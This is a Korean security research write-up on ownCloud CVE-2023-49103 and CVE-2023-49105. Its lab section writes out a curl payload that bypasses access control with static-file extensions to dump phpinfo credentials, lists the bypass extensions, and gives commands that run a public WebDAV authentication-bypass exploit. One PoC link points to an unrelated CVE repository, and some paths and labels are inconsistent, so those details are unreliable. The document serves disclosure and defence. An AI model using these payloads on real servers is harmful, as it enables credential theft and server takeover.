Research & Technique

ownCloud 정보 노출 및 인증 우회 취약점(CVE-2023-49103/ CVE-2023-49105)

■ 취약점 개요

2023 년 11 월, 파일 공유 및 관리를 위한 오픈소스 소프트웨어 ownCloud 에서 정보 노출 취약점(CVE-2023-49103)과 인증 우회 취약점(CVE-2023-49105)이 발견됐다. ownCloud 는 비용 없이 개인 서버에 구축이 가능한 파일 호스팅 서비스로 드롭박스(DropBox), 구글 드라이브(Google Drive)와 같은 상용 클라우드 스토리지 서비스를 대체할 수 있어 개인 및 기업에서 널리 사용되고 있다. 특히 아마존 웹 서비스(AWS)와 애저(Azure) 등 다른 클라우드 플랫폼에 ownCloud 호스팅 서버를 구축하거나 스토리지를 연결하여 사용하는 경우, 해당 취약점들을 악용한 2 차 피해의 위험이 있어 각별한 주의가 필요하다.


먼저, 정보 노출 취약점(CVE-2023-49103)은 취약한 graphapi[1] 사용과 미흡한 검증으로 인해 발생한 취약점이다. 악의적인 공격자는 phpinfo 에 액세스하여 자격증명, 서버 라이선스 키, 관리자 계정 등 서버 측의 민감 데이터에 접근할 수 있다. 해당 취약점은 CVSS 10.0 으로 평가되어 매우 높은 위험도를 가지고 있다.

인증 우회 취약점(CVE-2023-49105)은 ownCloud core 의 취약한 인증 프로세스 구현으로 인해 발생하는 취약점이다. 이 취약점을 악용하면 인증되지 않은 공격자가 서버 내 모든 파일에 대한 액세스 권한을 획득할 수 있으며, 이를 통해 권한 상승과 원격 코드 실행이 가능해져 서버를 장악할 수 있다. 해당 취약점은 CVSS 9.8 로 평가되어 높은 위험도를 가지고 있다.

2023 년 11 월 25 일에 Proof of Concept(PoC)가 공개된 이후, ownCloud 를 대상으로 대량의 익스플로잇[2] 시도가 확인되고 있다. 따라서 ownCloud 사용자들은 반드시 취약점에 대한 보안 업데이트를 적용하고, 취약한 버전을 사용 중이라면 해당 취약성을 조사하고 대응하는 조치를 취해야 한다.

[1] graphapi : Microsoft Graph API 기반의 ownCloud Server 확장 프로그램

[2] 익스플로잇(Exploit) : 보안 취약점을 이용한 공격



출처: GreyNoise

그림 1. 익스플로잇 시도 (출처 - GREYNOISE)

특히 23 년 상반기부터 MOVEit[3], GoAnywhere[4] 등 파일 공유 소프트웨어 취약점을 악용한 랜섬웨어 그룹의 대규모 공격이 발생하고 있는 만큼, 취약한 버전의 ownCloud 를 사용하고 있는 개인 및 기업은 보안 패치를 적용해야 한다.

■ 영향받는 소프트웨어 버전

CVE-2023-49103 취약점에 영향을 받는 ownCloud 의 버전은 다음과 같다.

S/W 구분	취약 버전
ownCloud	graphapi 0.2.0 ~ 0.3.0 버전의 ownCloud Docker (2023 년 2 월 이후 Docker 이미지)

※ 도커로 구성하지 않은 환경이라도 취약한 graphapi 를 설치한 경우 취약점이 발생한다.

CVE-2023-49105 취약점에 영향을 받는 ownCloud 의 버전은 다음과 같다.

S/W 구분	취약 버전
ownCloud	10.6.0 ~ 10.13.0

[3] MOVEit : Progress Software 에서 개발한 기업용 파일 전송 소프트웨어

[4] GoAnywhere : Fortra 에서 개발한 파일 전송 솔루션

■ 공격 시나리오

ownCloud 취약점(CVE-2023-49103, CVE-2023-49105)을 이용한 공격 시나리오는 다음과 같다.

정보 노출 취약점(CVE-2023-49103) 공격 시나리오




그림 2. CVE-2023-49103 공격 시나리오

① 공격자가 shodan과 같은 OSINT[5] 툴을 이용하여 취약한 ownCloud 서버 탐색
② CVE-2023-49103 취약점을 이용하여 서버의 phpinfo 파일 접근 후 자격증명 획득
③ 획득한 자격증명을 이용하여 ownCloud 서버 로그인 및 서버 장악
④ 공격자가 서버 내 저장되어 있는 연결된 다른 클라우드의 자격증명 획득
⑤ 획득한 자격증명을 이용하여 연결된 다른 클라우드 리소스 장악

[5] OSINT(Open Source Intelligence): 오픈소스를 이용하여 수집한 외부에 공개된 정보

인증 우회 취약점(CVE-2023-49105) 공격 시나리오




그림 3. CVE-2023-49105 공격 시나리오

① 공격자가 shodan과 같은 OSINT 툴을 이용하여 취약한 ownCloud 서버 탐색
② CVE-2023-49105 취약점을 이용하여 서버 내 중요 파일 및 소스코드 접근
③ 서버 내 파일 변조 및 삭제 후 파일 복구를 빌미로 관리자 협박 및 금전 갈취
④ 또한, 서버에서 획득한 중요 정보를 다크웹에 판매한 후 금전 획득

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2023-49103 과 CVE-2023-49105 의 동작 과정을 살펴본다.

이름	정보
피해자	Ubuntu-22.04.1 도커 이미지: ownCloud/server 10.12.1
공격자	Ubuntu-22.04.1

※ 해당 취약점 테스트 시, AWS 기반의 클라우드로 연결되어 IAM 정보가 포함되어 있다고 가정한다.




그림 4. ownCloud docker 정보

■ 취약점 테스트

- ownCloud 정보 노출 취약점(CVE-2023-49103)

Step 1) 피해자는 ownCloud 공식 사이트에서 제공하는 docker 설치 방법을 기반으로 취약한 버전의 ownCloud 서버를 구축한다.

- ownCloud docker 설치: https://doc.owncloud.com/server/next/admin_manual/installation/docker/

명령어	$ docker-compose up -d -d 옵션: detach 모드로 백그라운드로 docker 를 실행시키는 옵션

※ 이때, OWNCLOUD_TRUSTED_DOMAINS 에 공격자의 주소를 추가해야 한다. 해당 설정 값은 접속 허용 IP 이며, 해당 값이 안전하게 설정되어 있을 경우 외부에서 접근이 불가하여 해당 취약점 악용이 불가하다.




그림 5. ownCloud 서버 구현

Step 2) 공격자는 아래의 명령어를 통해 민감 정보 중 하나인 관리자 계정을 획득할 수 있다.

- PoC 코드: https://github.com/api0cradle/CVE-2023-23397-POC-Powershell

명령어	**- 구문 예시**
	$ curl -i 'http://**[피해자 서버]**/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/**[확장자]**' | grep **[검색할 문자열]**
	
	- 페이로드 (192.168.100.176:8080 ownCloud 서버에서 ADMIN 검색)
	$ curl -i 'http://**192.168.100.176:8080**/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/**.css**' | grep **ADMIN**
	※ -i 옵션: 헤더 정보를 출력하는 명령어




그림 6. 공격 페이로드 결과

페이로드에 입력 가능한 확장자 리스트는 아래와 같으며, 해당 확장자들은 액세스 제어 우회를 위해 사용된다. 자세한 내용은 뒷장의 취약점 상세 분석에서 확인할 수 있다.

우회 가능한 확장자				
.css	.js	.svg	.gif	.png
.html	.woff	.ico	.jpg	.jpeg
.json	.properties	.min.map	.js.map	.auto.map

- ownCloud 인증 우회 취약점(CVE-2023-49105)

Step 1) 공격자는 PoC 가 저장된 git 파일을 복사한 뒤, 피해자 ownCloud 서버 주소와 사용자 ID 를 이용하여 페이로드를 작성한다. 페이로드 실행 시, 접근 가능한 WebDAV 접속 주소를 확인할 수 있다.

- PoC 코드: https://github.com/ambionics/owncloud-exploits

명령어	$ git clone https://github.com/ambionics/owncloud-exploits
	공격 구문 예시는 아래와 같다.
	$ python3 pwncloud-webdav.py http://**[공격자 서버:포트] [ID 정보]**
	$ python3 pwncloud-webdav.py http://192.168.100.176:8080 eqst

※ 이때, OWNCLOUD_TRUSTED_DOMAINS 에 공격자의 주소를 추가해야 한다. 해당 설정 값은 접속 허용 IP 이며, 해당 값이 안전하게 설정되어 있을 경우 외부에서 접근이 불가하여 해당 취약점 악용이 불가하다.




그림 7. PoC 를 통한 공격 시도

Step 2) 확인한 주소를 통해 별도의 인증 없이 WebDAV 서버 접속이 가능하며, 접근한 WebDAV 서버에서 민감 정보가 포함된 파일 읽기/수정/삭제/생성 등 파일에 대한 접근 제어가 가능하다.




그림 8. 인증 우회를 통한 파일 생성

■ 취약점 상세 분석

- 정보 노출 취약점(CVE-2023-49103)

정보 노출 취약점(CVE-2023-49103)은 docker 파일로 제공하는 ownCloud 의 default 확장 프로그램인 Graph API(graphapi)로 인해 발생하는 취약점이다. graphapi 는 phpinfo() 함수를 통해 환경 변수를 포함한 PHP 구성 정보를 출력하는 외부 라이브러리인 “GetPhpInfo”를 사용한다. GetPhpInfo 는 graphapi 의 엔드포인트로서 인증되지 않은 사용자가 외부에서 직접 접근이 불가능하도록 설계해야 한다. 하지만 취약한 버전의 ownCloud 를 사용할 경우, 엔드포인트 접근 인증 로직이 미흡하여 인증되지 않은 공격자가 외부에서 GetPhpInfo 에 직접 접근하여 민감 정보를 획득할 수 있다. 특히 Docker 를 이용하여 ownCloud 를 구축할 경우, 환경 변수를 통해 관리자 자격 증명 정보, 클라우드와 IAM 정보와 같은 민감 데이터가 포함된 상태로 구성되므로 각별한 주의가 필요하다.

먼저, 취약점 확인을 위해 GetPhpInfo.php 에 직접 접근을 시도해보면, 302 응답 코드(Temporarily Moved)를 반환하며 로그인 페이지인 index.php 로 자동으로 리디렉션하여 접근이 불가능하다.




그림 9. GetPhpInfo.php 직접 접근 예시

이는 ownCloud 의 .htaccess 파일 설정을 통한 액세스 제어가 구현되어 있기 때문이다. .htaccess 파일을 확인해보면 mod_rewrite[6] 모듈을 통해 조건과 일치하지 않은 모든 요청은 302 응답을 반환한 뒤, index.php 페이지로 리디렉션 하도록 정의되어 있다.




그림 10. .htaccess 파일 내의 mod_rewrite 모듈

[6] mod_rewrite : 서버 Request 를 정해진 Rule 에 의해 다른 URL 또는 File 로 리디렉션 하는 모듈

아래에 정리된 확장자는 mod_rewrite 의 조건에 해당되지 않는 확장자로 .htacess 를 통한 액세스 제어를 우회하기 위한 방법으로 사용한다.

우회 가능한 확장자	설명
.css	CSS(Cascading Style Sheets)는 HTML 요소가 화면에 표시되는 방식을 정의한 파일 형식이다.
.js	웹 페이지에서 실행하기 위한 JS(JavaScript) 코드를 포함하는 파일 형식이다.
.svg	SVG(Scalar Vector Graphics)는 이미지 모양을 설명하기 위한 XML 기반 텍스트 파일 형식이다.
.gif	GIF(Graphics Interchange Format)는 수많은 이미지 또는 프레임을 단일 파일로 결합한 애니메이션 클립 또는 짧은 비디오 파일 형식이다.
.png	PNG(Portable Network Graphic)는 무손실 데이터 압축을 지원하여 웹에서 그래픽을 표현하는 이미지 파일 형식이다.
.html	HTML(Hypertext Markup Language)은 웹 페이지와 그 내용을 구조화하기 위해 사용하는 파일 형식이다.
.woff	woff 인 파일은 WOFF(Web Open Font Format)를 기반으로 하는 웹 글꼴 파일 형식이다.
.ico	응용 프로그램을 나타내는 아이콘으로 사용되는 이미지 파일 형식이다.
.jpg **.jpeg**	JPEG(Joint Photographic Experts Group)의 약자로, 디지털 이미지를 위한 파일 형식이다.
.json	JSON(JavaScript Object Notation)은 사람이 읽을 수 있는 텍스트를 사용하여 데이터를 저장하고 전송하는 데이터 공유를 위한 표준 파일 형식이다.
.properties	properties 는 응용 프로그램의 구성 가능한 파라미터들을 저장하기 위해 자바 관련 기술을 주로 사용하는 파일 형식이다.
.min.map **.js.map** **.auto.map**	Application 빌드 시 생성되는 map 파일은 빌드 된 실행파일이 메모리에 로드 되었을 때, 전역변수, 함수가 위치할 Address 를 기록해 놓은 파일 형식이다.

따라서 해당 확장자들을 포함하여 GetPhpInfo.php 를 직접 접근 요청하면 액세스 제어 규칙을 우회해 민감정보에 접근할 수 있다.

ex) /apps/graphapi/vendor/microsoft/microsoft/graph/tests/GetPhpInfo.php/.css

ex) /apps/graphapi/vendor/microsoft/microsoft/graph/tests/GetPhpInfo.php/.png

